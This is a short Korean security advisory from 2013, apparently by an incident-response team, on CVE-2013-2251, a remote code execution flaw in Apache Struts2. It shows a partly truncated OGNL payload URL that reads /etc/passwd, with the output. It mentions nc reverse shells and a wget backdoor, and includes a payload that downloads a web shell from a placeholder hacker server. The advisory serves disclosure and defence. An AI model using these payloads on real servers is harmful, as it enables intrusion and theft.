

CVE-2013-2251

원격코드 실행 취약점

2013. 7. 19

CVE-2013-2251 원격코드 실행 취약점

2013. 7. 19(금) 침해사고대응단 해킹대응팀 김민수

□ 취약점 개요

- Apache Struts2 프레임워크에서 원격코드 실행 취약점이 발견됨
 - 해커는 취약점이 존재하는 웹서버에 특수하게 제작한 파라미터를 전송할 경우, 시스템 명령 실행이 가능


□ 취약점 내용

- Apache Struts2 프레임워크에서 사용되는 다음과 같은 접두어를 사용하여 파라미터를 전송할 경우, 시스템 명령을 실행시킬 수 있음
 - "action:"
 - "redirect:"
 - "redirectAction:"
- 취약점 발생 확인 테스트

cat /etc/passwd 실행

http://192.168.xx.xx/test.do?redirect:\${%23a%3d(new java.lang.ProcessBuilder(new java.lang.String[]{'cat','/etc/passwd'})).....이하 생략.....

실행결과



```
root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:
sync:x:5:0:sync:/sbin:/bin/sync shutdown:x:6:0:shutdown:/sbin:/sbin/shutdc
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin operator:x:11:0:operator:/f
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin nobody:x:99:99:Nobody:/sbin/n
console memory owner:/dev:/sbin/nologin ntp:x:38:38:/etc/ntp:/sbin/nologin
apache:x:48:48:Apache:/var/www:/sbin/nologin avahi:x:70:70:Avahi daemon:/
smb:x:51:51:/var/spool/mqueue:/sbin/nologin sshd:x:74:74:Privilege-sep
oprofile:x:16:16:Special user account to be used by OProfile:/home/oprofile;
User:/var/lib/nfs:/sbin/nologin nfsnobody:x:65534:65534:Anonymous NFS Us
daemon:/sbin/nologin avahi-autoipd:x:100:156:avahi-autoipd:/var/lib/avahi-
user:/home/sabayon:/sbin/nologin
```

o 취약점 악용 시나리오

- NC 등의 명령어를 사용한 리버스텔넷
- wget 명령을 사용한 백도어 다운로드 및 설치

wget 명령을 통한 웹셸 업로드

`http://192.168.xx.xx/test.do?redirect:${%23a%3d(new java.lang.ProcessBuilder(new java.lang.String[]{'wget','http://해커서버/웹셸.txt','-P','/웹디렉토리경로/webshell/'}))}.....` 이하 생략.....

실행결과 (웹셸 업로드 확인)



웹셸 실행 확인

